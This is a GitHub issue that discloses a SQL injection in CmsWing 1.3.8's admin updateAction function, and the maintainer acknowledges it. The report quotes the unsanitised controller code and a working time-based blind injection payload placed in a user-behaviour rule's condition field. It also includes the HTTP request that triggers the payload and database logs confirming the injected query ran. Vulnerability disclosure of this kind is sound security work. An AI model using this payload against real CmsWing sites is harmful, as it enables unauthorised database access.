arterli / CmsWing Public

<> Code ⊙ Issues 23 Pull requests 2 ⊙ Actions Projects Security ···

New issue

Jump to bottom

# Vulnerability Report: cmswing 1.3.8 updateAction sql injection #50

⊙ Open jiguangsdf opened this issue on Oct 9, 2019 · 1 comment

**jiguangsdf** commented on Oct 9, 2019

Find a code execution vulnerability in cmswing project version 1.3.8，Details can be found in the analysis below.

**Vulnerability Location**


The vulnerability lies in the `updateAction` function in the `cmswing/src/controller/admin/action.js`

```
async updateAction() {
  const data = this.post();
  if (think.isEmpty(data.id)) {
    data.status = 1;
    data.update_time = Date.now();
    const res = await this.model('action').add(data);
    if (res) {
      this.success({name: '新增成功！', url: '/admin/action/index'});
    } else {
      this.fail('添加失败！');
    }
  } else {
    data.update_time = Date.now();
    const res = await this.model('action').update(data);
    if (res) {
      this.success({name: '更新成功！', url: '/admin/action/index'});
    } else {
      this.fail('更新失败！');
    }
  }
}
```

The variable `data` is the user behavior data transmitted by the front end. The function `updateAction` updates the user behavior using data. Due to the lack of data checking, SQL injection exists. When the user triggers the corresponding behavior, for example, adding articles, SQL statement execution will be triggered.

**Local Test**

Enter the background of the system, select user behavior，add our payload to the rules of conduct



编辑行为

输入行为名称.

行为类型 ○ 系统 ● 用户

选择行为类型

行为描述 发布问题，积分+1

输入行为描述

行为规则 table:member|field:score|condition:id=${self} AND (select if(left(version(),1)=5,sleep(5),sleep(10))) AND status>-1|rule:1


输入行为规则，不写则只记录日志， `${self}` 替换规则里的变量为执行用户的id。
定义规则： `table:member|field:score|condition:id=${self}|rule:10|cycle:24|max:5`
`table` ->要操作的数据表，不需要加表前缀；
`field` ->要操作的字段；
`condition` ->操作的条件，目前支持字符串，默认变量 ${self} 为执行行为的用户
`rule` ->对字段进行的具体操作，目前支持加或者减，如：10，-10
`cycle` ->执行周期，单位（小时），表示cycle小时内最多执行max次
`max` ->单个周期内的最大执行次数（cycle和max必须同时定义，否则无效）
单个行为后可加； 连接其他规则

日志规则 [user|get_nickname]在[time|time_format]发布了一个问题([record])

（记录日志备注时按此规则来生成，支持[变量|函数]。目前变量有：user,time,model,record,data）

保存 返回

Add an article to trigger the user behavior just now. The SQL statement is executed successfully and the response time exceeds 5 seconds.



问题标题:

社区 ▾ 极光

问题补充 (选填):

极光

添加话题: 当一个话题输入完成后，按 回车键 确认

极光 ×

问题发起指南

• 问题标题: 请用准确的语言描述您发布的问题思想

• 问题补充: 详细补充您的问题内容, 并提供一些相关的素材以供参与者更多的了解您所要问题的主题思想

• 选择话题: 选择一个或者多个合适的话题, 让您发布的问题得到更多有相同兴趣的人参与. 所有人可以在您发布问题之后添加和编辑该问题所属的话题


```
POST /mod/question/sys/update HTTP/1.1
Host: 127.0.0.1:8360
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 261
DNT: 1
Connection: close
Referer: http://127.0.0.1:8360/mod/question/sys/add/?cid=123
Cookie: thinkjs=c411cda6-e876-47ce-9d55-71eabde8fd55;
Hm_lvt_db1838bfd0b81ebff469f5ef62a0621a=1568018171;
Hm_lpvt_db1838bfd0b81ebff469f5ef62a0621a=1568094831;
UM_distinctid=16d15849bfea-08037f72717729-12666d4a-13c680-16d15849c00203;
CNZZDATA1277354711=1026187941-1568023215-null%7C1568023215;
CNZZDATA1277627309=2052320193-1568022583-null%7C1568022583;
PHPSESSID=bc1s784v131bcnmrika821qhqh

category_id=125&group_id=0&title=%E6%9E%81%E5%85%89&editor=2_2&detail=%3Cp%3E%E8%AF%B7%E8%BE%93%
E5%85%A5%E5%86%85%E5%AE%B9...%3C%2Fp%3E%3Cp%3Ejjaisfasdf%3Cbr%3E%3C%2Fp%3E&keyname=asdg&anonymou
s=0&backurl=http%3A%2F%2F127.0.0.1%3A8360%2F123&mod_id=8&is_ajax=true
```

```
HTTP/1.1 200 OK
X-Powered-By: thinkjs-3.2.10
Content-Type: application/json; charset=utf-8
X-Response-Time: 5615ms
Content-Length: 68
Date: Tue, 10 Sep 2019 06:35:55 GMT
Connection: close

{"errno":0,"errmsg":"","data":{"name":"添加成功","url":"/q/52"}}
```

Database Execution Log



```
[2019-09-10T14:46:38.443] [8126] [INFO] - SQL: INSERT INTO `cmswing_question` (`title`,`category_id`,`detail`,`create_time`,`update_time`,`uid`,`focus_count`,
`ip`,`anonymous`,`group_id`) VALUES ('极光',125,'<p>请输入内容...</p><p>jjaisfasdf<br></p>',1568097998435,1568097998435,470,1,0,0,0), Time: 7ms
[2019-09-10T14:46:38.448] [8126] [INFO] - SQL: INSERT INTO `cmswing_question_focus` (`question_id`,`uid`,`add_time`) VALUES (53,470,1568097998444), Time: 4ms
[2019-09-10T14:46:38.451] [8126] [INFO] - SQL: SELECT * FROM `cmswing_keyword` WHERE ( `keyname` = 'asdg' ) LIMIT 1, Time: 2ms
[2019-09-10T14:46:38.454] [8126] [INFO] - SQL: UPDATE `cmswing_keyword` SET `discuss_count_update`=1568097998451 WHERE ( `id` = 43 ), Time: 2ms
[2019-09-10T14:46:38.456] [8126] [INFO] - SQL: UPDATE `cmswing_keyword` SET `videonum`=`videonum`+1 WHERE ( `id` = 43 ), Time: 2ms
[2019-09-10T14:46:38.464] [8126] [INFO] - SQL: INSERT INTO `cmswing_keyword_data` (`tagid`,`docid`,`add_time`,`uid`,`mod_type`,`mod_id`) VALUES (43,53,1568097
998457,470,1,8), Time: 7ms
[2019-09-10T14:46:38.467] [8126] [INFO] - SQL: SELECT * FROM `cmswing_question_user` WHERE ( `uid` = 470 ) LIMIT 1, Time: 3ms
[2019-09-10T14:46:38.471] [8126] [INFO] - SQL: UPDATE `cmswing_question_user` SET `question_count`=`question_count`+1 WHERE ( `id` = 10 ), Time: 4ms
[2019-09-10T14:46:38.475] [8126] [INFO] - SQL: SELECT * FROM `cmswing_search_model` WHERE ( `mod` = '8' ) LIMIT 1, Time: 2ms
[2019-09-10T14:46:39.025] [8126] [INFO] - SQL: INSERT INTO `cmswing_search` (`m_id`,`d_id`,`add_time`,`data`) VALUES (8,53,1568097998435,'极光 极光'), Time: 3
ms
[2019-09-10T14:46:39.028] [8126] [INFO] - SQL: SELECT * FROM `cmswing_action` WHERE ( `name` = 'addquestion' ) LIMIT 1, Time: 2ms
[2019-09-10T14:46:39.036] [8126] [INFO] - SQL: INSERT INTO `cmswing_action_log` (`action_id`,`user_id`,`action_ip`,`model`,`record_id`,`remark`,`create_time`)
 VALUES (15,470,0,'question',53,'test123在2019-09-10 14:46:39发布了一个问题(53)',1568097999029), Time: 6ms
[2019-09-10T14:46:39.039] [8126] [INFO] - SQL: SELECT * FROM `cmswing_action` WHERE ( `name` = 'addquestion' ) LIMIT 1, Time: 3ms
[ 'table', 'member' ]
[ 'field', 'score' ]
[ 'condition',
  'id=470 AND (select if(left(version(),1)=5,sleep(5),sleep(10))) AND status>-1' ]
[ 'rule', '1' ]
[2019-09-10T14:46:44.038] [8126] [INFO] - SQL: UPDATE `cmswing_member` SET `score`=`score`+1 WHERE ( id=470 AND (select if(left(version(),1)=5,sleep(5),sleep(
10))) AND status>-1 ), Time: 4998ms
[2019-09-10T14:46:44.039] [8126] [INFO] - POST /mod/question/sys/update 200 5630ms
```

**arterli** commented on Oct 9, 2019 Owner

已收到，我尽快修复，十分感谢！
...

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants